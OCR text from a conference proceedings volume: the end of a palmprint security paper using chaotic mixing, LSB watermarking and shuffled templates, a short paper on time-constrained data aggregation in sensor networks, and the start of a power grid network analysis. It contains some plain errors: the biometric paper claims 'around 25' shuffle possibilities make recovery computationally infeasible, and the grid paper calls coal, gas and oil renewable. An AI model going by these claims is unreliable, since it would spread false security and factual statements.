Encryption and watermarking are two widely used techniques to achieve security in biometrics. Encryption system does not give complete solution to the problem, because once the password is known, everything is gone. With the help of watermarking technique in biometric systems is good way to solve the problems. Watermarking [12–14] is simply known as embedding the watermark into cover image in order to protect the copyright and authorization.

The rest of the paper is organized as follows: Sect. 2 explains about image security with chaotic mixing and watermarking. Template security and proposed system are explained in Sect. 3. Conclusion is given in Sect. 4.

2 Image Protection

Proposed approach uses both chaotic mixing and watermarking for image security. Many researches have been done in watermarking and chaotic mixing for copyright protection. Voyatizis G et al. used strong chaotic mixing-based watermarking algorithm for embedding logo; the security of the system lies in the strong parameters of the chaotic mixing system [15]. Tefas et al. proposed a novel approach for image authentication with chaotic mixing system because it increases the security of the proposed method [16].

2.1 Chaotic Mixing

A two-dimensional chaotic mixing can be given as spatial transformation of planar regions. The chaotic mixed images with different iteration (n) values are shown in Fig. 1. It can be represented by map:




Fig. 1 **a** Binary palmprint image and **b** chaotic mixed image after $n = 3$, **c** $n = 5$, and **d** $n = 15$

$$A : U \rightarrow U, U = [0, 1) \times [0, 1) \subset R^2 \tag{1}$$

and the formula for the above equation is

$$r' = Ar(\text{mod } 1) \tag{2}$$

$$\begin{pmatrix} x_{n+1} \\ y_{n+1} \end{pmatrix} = \begin{pmatrix} a_{11} & a_{12} \\ a_{21} & a_{22} \end{pmatrix} \begin{pmatrix} x_n \\ y_n \end{pmatrix} (\text{mod } 1) \tag{3}$$

where $a_{ij} \in Z$, det A = 1, and A1, 2 $\{-1, 0, 1\}$ are the eigenvalues of A. Iterated actions of A on a point $r0 \in U$ from a dynamic system $A(n):U \rightarrow U$, given by the iterative process:

Where $n = 0, 1, 2,\ldots$ The set of points $\theta(r_0) = \{r0, r1, r3, \ldots\}$ is an orbit of the system. Roughly speaking, if $V0$ is a dense subset of U, then its image Vn under the map $A(n)$ spreads chaotically over the entire space of U while preserving its area, because det A = 1.

Equation (4) strongly explains about chaotic mixing, and it possesses a dense set of periodic orbits. An orbit $\theta(r_0) = \{r0, r1, r3, \ldots\}$ is periodic; if it is finite, i.e., there exists a number 'T' of iterations such that $r0 = rT$. The necessary and sufficient condition for an orbit to be periodic is that the initial position $r0$ has rational coordinates. The inverse chaotic mixing is applied to get the

$$r_{n+1} = A^n r_0(\text{mod } 1) \text{ or } r_{n+1} = Ar_n(\text{mod } 1) \tag{4}$$

original image from the chaotic mixed image; in our proposed method, we embedded this chaotic mixed image into cover image for enhancing security.

2.2 Watermarking

Watermarking is mainly used in copyright protection and to hide the intended information into a digital image, etc., and this must be performed in such a way that the added information does not cause degradation of the perceptual quality

and cannot be removed [16]. Basically, image watermarking techniques can be classified into two groups with respect to the domain of application of watermarking. First, in spatial domain methods, the pixel values in the image channel(s) are changed, whereas in spectral-transform domain method, a signal is added to the host image in a transform domain such as the full-frame DCT domain. Many algorithms are proposed for watermarking purpose [16–19].

There have been few published papers on watermarking on biometric traits (palmprint, fingerprint, face, etc.). Jain et al. proposed a biometric data-hiding technique in which they have selected to use one type of biometric data to secure another type of biometric data to increase the overall security of the system [20]. Changjiang et al. proposed a watermarking approach based on the concept of discrete stationary wavelet transform (DSWT) for the copyright protection application, and they used Arnold and inverse Arnold transform for the watermark scrambling and reconstruction [19]. Mayank Vatsa et al. proposed a digital image watermarking for secure multimodal biometric system in which two phases of security are proposed for simultaneously verifying any individual and protecting the biometric template; first, the iris code (template) generated by 1D Log-Gabor is watermarked in face image [9], such that the face is visible for verification, and the watermarked iris is used to cross-authenticate the individual and securing the biometrics data (face) is also possible. For watermarking, they used two algorithms namely modified correlation-based algorithm (MCBA) and modified 2D discrete cosine transform-based algorithm (M2DCT). Cao et al. [21] developed a multiple watermarking scheme for GIS vector data to improve the robustness and combine the advantages of single watermarking scheme; finally, they concluded that their technique increases the robustness and this technique plays an increasing role in copyright protection.

In this paper, we used watermarking along with chaotic mixing technique, and we applied watermarking on the image which is obtained after applying chaotic mixing. The whole process is explained in Fig. 2, first take binary palmprint image (of size 150 × 150) as a host image because our main intension is to hide this host image into another sample(cover or carrier) image, then apply the chaotic mixing on the host image i.e., palm image after chaotic mixing the images as shown in Fig. 2. Here, chaotic mixing is dependent on the 'n' value; if 'n' value changes, the resulting image is varied so here 'n' value is confidential. This can be clearly observed from the Fig. 1. Then, take a sample gray scale image as a cover or carrier image (of size 150 × 150). Here, we have taken person as a cover image. Then, we embedded the host image in the cover image. For this, we used the well-known LSB technique. Take each pixel value from the host image (i.e., here, host image is binary image so '0' and '1' will be the possible values), and replace the least significant bit pixel value in the cover image with the appropriate value in the host image pixel value, so the resultant image is the watermarked image (of size 150 × 150); these images are stored in the database, even intruder cannot observe the palmprint image with naked eye, and if he came to know that the watermarking is applied, he cannot get the original palmprint image; instead,




Fig. 2 Watermarking procedure

he will get the chaotic mixed palmprint image. With this, he cannot roll back to the original palmprint image without knowing the 'n' value. To get back original image, we used the reverse chaotic mixing.

3 Template Security

Biometrics authentication systems are to authenticate a person depending upon his physical and behavioral characteristics, but unfortunately, these biometric-based authentication systems are facing new challenges related to personal data protection, because of these security and privacy issues, many researchers came up with new techniques toward protecting the biometric templates against possible attacks. In today's biometric systems, biometrics data are not protected, and if it is compromised or lost or stolen at any phase in the authentication process, it cannot be used again (difficult to revoke or replace) as an identity, because of its permanence nature since they should remain stable over the life time of an individual. Secure storage of user data is not a new problem, basically in UNIX based systems, where user credential are stored in a shadow password file, there the passwords are hashed using a one-way hash function and computed hash values are stored in database. When user enters a password to enter into the system, password is hashed and matched against the stored hash value; user is considered as a legitimate user if and only if both hash values are same. But, these techniques cannot be adapted thoroughly to protect biometric template because biometric

image is dependent on many factors like capturing device, rotation, etc., but traditional cryptographic techniques do not allow even a single bit of error. So, storage of biometric template in a secure way has become an increasing important issue in biometric authentication systems; to address these types of problems, several methods have been proposed in the literature, and these methods can be classified into biocryptosystems and cancellable systems. Biocryptosystems means integration of biometrics with cryptography, and numerous advantages can be obtained by this combination. Cancellable biometrics have been introduced in Kanade et al. [22], where the template protection has been achieved by transforming the template into other domain, where data cannot be reverted back to its original form; for recognition, the input template is also transformed and then matched. If the data are lost, then biometric template can be reissued with cancellable systems.

3.1 Proposed System

The main objective of this method is to enhance security to the palmprint template which is stored in the database. First is template construction then security; well-defined methods are used for template construction. Log-Gabor filter is used for feature extraction in palmprint images. This filter is already used for texture extraction in iris images [23]. For all our experiments, we used IIT-Delhi database [24]; local features as for template construction for that palmprint image are divided into 25 (5×5) non-overlapping sub-blocks (images). Then, compute standard deviation on each sub-block that gives the feature vector (FV) of the particular image. FV = [SD(1), SD(2),…SD(n)] where SD(i) is the standard deviation of the ith block and 'n' is 25, so that here every template consists of 25 values.

First generate random number range in 1–25, then arrange the generated template according to the input random number as shown in Fig. 3. If our first random number is 10, then get tenth standard deviation value from original template and store it in the first position in the new template and so on, but in this approach, the constraint is duplicate random numbers are not allowed. If it is allowed, there is possibility of losing some features. Then for every template, store both shuffled template and random numbers in the database, but an intruder can access the random numbers, and he can reshuffle the transformed template to the original form with this random number. So, to avoid such problems, here we encrypted the random numbers and stored the encrypted form (cipher text) of random numbers in the database instead of storing them as it is in the database. The password for encryption of random numbers is with the administrator of the database so that nobody else cannot access the template; here, it is very difficult to the attacker to find the original template from the shuffled template because the number of possibilities is around 25. It is computationally infeasible. Figure 4 shows the procedure for matching input template to the enrolled template. Here, first decrypt




Fig. 3 Template protection procedure




Fig. 4 Template matching procedure

the random numbers. Then, reshuffle the enrolled template according to the random numbers. Then matching is done with the input template in our experiment. For matching, we used Pearson correlation coefficient. This will give the matching score between two templates or a value means how they are correlated. We got satisfactory results using this method.

4 Conclusion

In this paper, image security and template security have been discussed. First, image security is provided with the help of watermarking and chaotic mixing. These two methods enhanced the security to the image, and for template security,

random number encryption and shuffling are used. These two methods are simple methods for providing security to some of the biometric traits so these techniques can be used for enhancing security to image database as well as for template database.

References

1. Huang, D.S., Jia, W., Zang, D.: Palmprint verification based on principal lines. Pattern Recogn. **41**(4) (2008)
2. Laadjel, M., Bouridane, A., Kurugollu, F., Boussakta, S.: Palmprint recognition using Fisher-Gabor feature extraction. In: IEEE International Conference on Acoustics, Speech and Signal Processing (ICSSP), pp. 1709–1712 (2008)
3. Ratha, N.K., Connell, J.H., Bolle, R.M.: Enhancing security and privacy in biometrics-based authentication systems. IBM Syst. J. (End-to-End Security), **40** (2001)
4. Kong, A., Zhang, D., Kamel, M.: Three measures for secure palmprint identification. Pattern Recogn. **41** (2008)
5. Wu, L., Yuan, S.: A face based fuzzy vault scheme for secure online authentication. In: Second International Symposium on Data, Privacy and E-Commerce (ISDPE), Nov 2010, pp. 45–49
6. Wang, Z., Wang, S., Ding, Q.: A secure face recognition algorithm based on adaptive non-uniform quantization. In: First International Conference on Pervasive Computing, Signal Processing and Applications (PCSPA), pp. 1115–1118 (2010)
7. Chen, B., Chandran, V.: Biometric template security using higher order spectra. In: IEEE International Conference On Acoustics Speech and Signal Processing (ICASSP), pp. 1730–1733 (2010)
8. Hao, F., Anderson, R., Daugman, J.: Combining crypto with biometrics effectively. IEEE Trans. Comput. **55**, 1081–1088 (2006)
9. Vatsa, M., Singh, R., Mitra, P., Noore, A.: Digital watermarking based secure multimodal biometric system. In: IEEE International Conference on Systems, Man and Cybernetics, vol. 3, pp. 2983–2987 (2004)
10. Teoh, A.B.J., Ong, T.S.: Secure biometric template protection via randomized dynamic quantization transformation. In: International Symposium on Biometrics and Security Technologies (ISBAST), pp. 1–6 (2008)
11. Yang, S., Verbauwhede, I.: Secure IRIS verification. In: IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP), pp. 133–136 (2007)
12. Barni, M., Bartolini, F., Capplini, V., Piva, A.: Copyright protection of digital images by embedded unperceivable marks. Image Vis. Comput. **16** (1998)
13. Pereira, S.: Robust digital image watermarking. Doctoral Thesis, University of Geneva (2000)
14. Pitas, I.: A method for watermark casting on digital image. IEEE Trans. Circuits Syst. Video Technol. **8**, 775–780 (2002)
15. Voyatzis, G., Pitas, I.: Digital image watermarking using mixing systems. Comput. Graph. **22**, 405–416 (1998)
16. Tefas, A., Pitas, L.: Image authentication using chaotic mixing systems. In: IEEE International Symposium on Circuits and Systems (ISCAS), vol. 1, pp. 216–219 (2000)
17. Shu, Z., Li, G., Gan, L., Zhan, L., Fang, W.: Image watermarking based on wavelet-based contourlet packet transform with best tree. In: Second International Symposium on Electronic Commerce and Security (ISECS), vol. 1, pp. 203–207 (2009)

18. Zhao, H.: Algorithm of digital image watermarking technique combined with HVS. In: IEEE International Conference on Computer Science and Information Technology (ICCSIT), pp. 774–777 (2010)
19. Zhang, C., Wang, J.: Digital image watermarking algorithm with double encryption by Arnold transform and logistic. In: Fourth International Conference on Network Computing and Advanced Information Management, vol. 1, pp. 329–334 (2008)
20. Jain, A.K., Uludag, U.: Hiding biometric data. IEEE Trans. Pattern Anal. Mach. Intell. **25**, 1494–1498 (2003)
21. Cao, J., Li, A., Lv, G.: Study on multiple watermarking scheme for GIS vector data. In: 18th International Conference on Geoinformatics, pp. 1–6 (2010)
22. Kanade, S., Petrovska-Delacretaz, D., Dorizzi, B.: Cancelable iris biometrics and using error correcting codes to reduce variability in biometric data. In: IEEE Conference on Computer Vision and Pattern Recognition (CVPR), pp. 120–127 (2009)
23. Fan, L., Duan, H., Long, F.: Face recognition by subspace analysis of 2D Log-Gabor wavelets features. In: Third International Conference on Intelligent system and Knowledge Engineering (ISKE), vol. 1, pp. 1167–1172 (2008)
24. IITD Touchless Palmprint Database: http://web.iitd.ac.in/∼ajaykr/Database_Palm.html

Extending Network Lifetime by Time-Constrained Data Aggregation in Wireless Sensor Networks

K. B. Ashwini and G. T. Raju

Abstract The most important challenge in wireless sensor network is to reduce the energy consumption of each node and increase the network lifetime. Many networking schemes are used to minimize the amount of data transmission by data aggregation. Three main factors affecting the lifetime of sensor nodes are as follows: (1) the consumed energy for sending data from the leaves to the sink, (2) queuing delay during aggregation, and (3) the tree's delay, which is equal to the tree's depth, should be considered. We analyze the optimal time allotted for intermediate node data aggregation and optimal delay at each higher aggregation node. The adaptive scheme then dynamically adjusts the time constrain at the sensor node.

Keywords Data aggregation · Wireless sensor networks (WSN)

1 Introduction

Recent advances in technology have made wireless sensors compact and inexpensive. Networks formed from such sensors are known as wireless sensor networks and are used in a wide range of applications such as environmental surveillance, military operation, and other domains. The wireless sensor network consists of groups of nodes, which captures and transmits the data to the base station. The base station has continuous power supply, while the nodes are battery-powered. If a sensor node runs

K. B. Ashwini (✉)
Deeksha Integrated, Bharathiar University, Coimbatore, Tamil Nadu, India
e-mail: k.b.ashwini13@gmail.com

G. T. Raju
RNSIT, Bangalore, Karnataka, India
e-mail: drgtraju_rnsit@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_2, © Springer India 2014

out of power, its coverage is lost. The network lifetime of a wireless sensor network is determined by the time duration before the first node fails in the network [1]. Therefore, it is very important to manage the sensor nodes in an energy-efficient way to extend the lifetime of the sensor network [2].

To increase the network lifetime, the number of packet transmission between the sensor node and the sink must be decreased. Data aggregation is a technique used to combine the information from the sensor nodes surrounding the event and send the information to the end point, which thereby reduces congestion [3]. Wireless sensor networks offer different methods of data gathering in distributed system architectures and dynamic access via wireless connectivity.

2 Related Work

Different aggregation algorithms have been implemented to prolong the network lifetime and energy-aware optimization in wireless sensor network. In [4], data-centric routing is compared with traditional end-to-end routing schemes. The author examines the impact of source–destination placement and communication network density on the energy, cost, and delay associated with data aggregation. In [1], online data aggregation problem in sensor network is considered where the author shows the problem to be NP complete and propose several heuristic algorithms in terms of network lifetime delivered. In [2], the optimal precision in network lifetime is analyzed and an adaptive scheme that dynamically adjusts the precision constraints at the sensor nodes is proposed. In [5], to increase the network lifetime, an energy-aware algorithm is proposed for constructing the aggregation tree; it considers both the energy and distance parameters to construct the tree. In [6], the problem of constructing efficient trees to send aggregated information to the sink is analyzed. In [7], data gathering protocols are presented that efficiently collect data.

3 System Model and Problem Definition

Consider a connected graph G with N nodes (v_1, $v_2 \ldots v_n$) powered by batteries with non-replenishable energy $E(i)$ and a base station $v0$ connected to an unlimited power supply with energy $E(o)$. The nodes monitor the environment and periodically report to the base station. Each sensor node generates one B-bit message per time stamp. The messages from all sensors are collected at each time stamp and aggregated at the intermediate sensor into a single outgoing message of size B-bit and sent to the base station. The amount of time required to send or receive one bit of data is αs and αr.

Consider Fig. 1a where node 4 has to aggregate the data collected by the children nodes 1, 2, and 3 and forward that to node 5. In Fig. 1b, four columns are




Fig. 1 Case 1: an example of data aggregation constraint

displayed where the first three represents the queues which store the packets coming from nodes 1, 2, and 3. The last column stores the aggregated packets of 1, 2, and 3. The vertical axis denotes the time when the data packet is collected. Data collected at the same time usually contain the information about the same event. In this paper, we consider that data aggregation is done only on data collected at the same time. Suppose a packet coming from node 1 at time stamp 5 has no packets at that time stamp from nodes 2 and 3, the aggregation node just forwards packet from node 1.

If the tree T has a lifetime $L(T)$
Data aggregation is required to maximize the network lifetime (A) max $L(T)$ such that $T \in A(G)$
where $A(G)$ is the set of data gathering trees in G.
Let $C(T,i)$ be the number of children for node v_i in T. B is the energy required by v_i to aggregate the data received from all children. During each time stamp node v_i receives B-bit message from each child. The energy consumption of node v_i for

each time stamp after aggregating the received message and transmitting B-bit message to its parent is $\alpha r\, B\, C(T,i) + \alpha t$, its lifetime is $L(T,i) = Ei\text{-}(\alpha r\, B\, C\,(T,i) + \alpha t)$.

In Fig. 1c, node 2 postpones all its data collection by one slot, similarly with node 3. Data aggregation cannot be done, since all the packets are collected at different time stamps. As a result, the number of packets in queue 4 is the summation of packets of queues 1, 2, and 3's. To keep the network stable and to prevent the queue of node 4 from overflow, it has to transmit faster than the aggregate rate of nodes 1, 2, and 3. This example reveals that as the transmission rate of an aggregation node increases, the energy consumption increases and in turn the network lifetime decreases.

Consider Fig. 2a where nodes 0, 1, and 2 work as source nodes. Nodes 1 and 2 are directly connected to the aggregation node 4, whereas node 0 depends on the intermediate node 3 to transfer the data to aggregator 4. Suppose at a particular time t_1, as shown in Fig. 2b, nodes 1 and 2 have delivered some data to 4, whereas there is a delay in the arrival of data from node 0.

1. At that time if node 4 has to wait till time t_2, to receiving the data from node 0 and then aggregate as shown in Fig 2b at time t_2 the delay increases.
2. At time t_1, if node 4 delivers packets, it has to do the same job again after receiving packet from node 0, which results in the increased network traffic and decreased network lifetime.

4 Solution and Implementation

Data aggregation aims to combine responses from multiple sensors into a single message. By reducing the number of message transmission in the network, the energy consumption can be reduced and the network lifetime is increased. In practice, this is complicated by the fact that not every node has a response ready at exactly the same time as in Fig. 1.

A: Time Approximation Algorithm for data aggregation at intermediate nodes.

Let each aggregation node estimate and report to the base station, the number of children for the aggregation node v_n, the minimum time required to receive B-bit message from one child, and the maximum time required to receive B-bit message from at least $v_{n/2}$ nodes. The base station optimizes time allocation for the aggregation node to extend network lifetime. Optimal Time Allocation Algorithm

Input: Aggregation node *va* with the number of children v_1, v_2, v_3
Output: B-bit message from the aggregation node.

1. for time = min to max
2. B-bit message = aggregated result of any two children of node v_a
3. min = min +1




Fig. 2 Case 2: an example of data availability constraint

4. end for
5. Send B-bit message generated by the aggregator to its parent.

B: Time Approximation Algorithm for data aggregation Tree

In an unbalanced network as in Fig. 2, the response time will vary depending on the difference in tree levels of the responding nodes.

1. The leaf nodes respond as soon as the event occurs and send the sensed data to the aggregator.
2. The aggregator waits for a specific time before aggregating the response received and sends the result to the parent.
3. The process continues till the sink receives a single B-bit message.
4. This also allows the sink to recalculate a more appropriate time for the next query if necessary.

5 Conclusion

In this paper, we identify the unique challenges faced during data aggregation in wireless sensor networks. We analyzed the importance of time when aggregating data in WSN and formulated this problem as network utility maximization problem. We also proposed as algorithm to be implemented to solve the problem. In future work, we plan to implement several algorithms to determine the optimal time to be allocated for data aggregation.

References

1. Liang, W., Liu, Y.: Online data gathering for maximizing network lifetime in sensor networks. IEEE Trans. Mob. Comput. **6**(1), 2–11 (2007)
2. Tang, X., Xu, J.: Optimizing lifetime for continuous data aggregation with precision guarantees in wireless sensor networks. IEEE/ACM Trans. Networking **16**(4), 904–917 (2008)
3. Vaidyanathan, K., Sur, S., Narravula, S., Sinha, P.: Computer science and engineering. The Ohio State University, Columbus (2004). OH, 43210
4. Krishnamachari, B., Estrin, D., Wicker, S.: The impact of data aggregation in wireless sensor networks. Int. J. Comput. Telecommun. Netw. (2003)
5. Eskandari, Z., Yaghmaee, M.H., Mohaierzabeh A.H.: Energy efficient spanning tree for data aggregation in wireless sensor networks. 978-1-4244-2390-3/08, IEEE (2008)
6. Thepvilojanapong, N., Yoshito, K.S.: On the construction of efficient data gathering tree in wireless sensor networks. ieeexplore.ieee.org (2005)
7. Kulik, L., Tanin, E., Umer, M.: Efficient data collection and selective queries in sensor networks, pp. 25–44. Springer, Heidelberg (2008). GSN 2006, LNCS 4540

The Complex Network Analysis of Power Grid: A Case Study of the West Bengal Power Network

Himansu Das, Gouri Sankar Panda, Bhagaban Muduli and Pradeep Kumar Rath

Abstract Complex network analysis is a new multidisciplinary approach to characterize the structure and function of power grid as a complex network to establish the communication topology between the grid stations. By taking this into consideration, we are trying to design a reliable system which continuously supplies power to the grid station which can able to avoid the cascading failures, i.e., blackouts. In this article, we model the power grid as an undirected graph through which the different connectivity of power grid is represented as a measure to evaluate structure and function of power grid. The goal of this paper is to characterize the topological structure of the West Bengal of India power grid and evaluate the performance of electricity infrastructures.

Keywords Grid computing · Power grid · Complex network · Topological analysis · Power system

H. Das (✉)
Department of CSE, Roland Institute of Technology, Berhampur, Odisha, India
e-mail: das.himansu2007@gmail.com

G. S. Panda
Department of EEE, Roland Institute of Technology, Berhampur, Odisha, India
e-mail: gourisankar.panda@gmail.com

B. Muduli · P. K. Rath
Department of MCA, Roland Institute of Technology, Berhampur, Odisha, India
e-mail: bhagaban.muduli@gmail.com

P. K. Rath
e-mail: pradeep.ratha@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_3, © Springer India 2014

1 Introduction

The current power system is based on the renewable energy sources [1] such as coal, natural gas, and oil, which emits CO_2 to the atmosphere. To maintain the nature clean and green, the power system should be changed toward renewable energy sources [2] such as wind, solar, tide, and water. The future power system (smart grid) is the integration of secure, reliable, and high-speed communication infrastructure to manage the complex power grid network [3] toward more intelligently. Although the technologies are enhancing, but still the rate of cascading failures is not decreased, which leads to major blackouts in the power grid. The major cause of the cascading failure is that there is some flaw in power transmission line, which leads to blackouts in power grid. By taking this into consideration, we modeled the power grid as a graph to trace the cause of failure in the power grid, and in the same time, it also monitors [4] the power grid continuously to provide harness power supply to the power network.

To study the power grids as a complex network, some simplifications are necessary. In the undirected graphs, each node represents a bus. In physical grid, the buses having different electrical properties, like nodes, are assumed to be homogeneous. This representation ignores whether transformers, generators, loads, or transmission lines attach to the bus. All communication lines are modeled as edges with equal weights. Physical length and electrical impedance are ignored in the undirected graph representation.

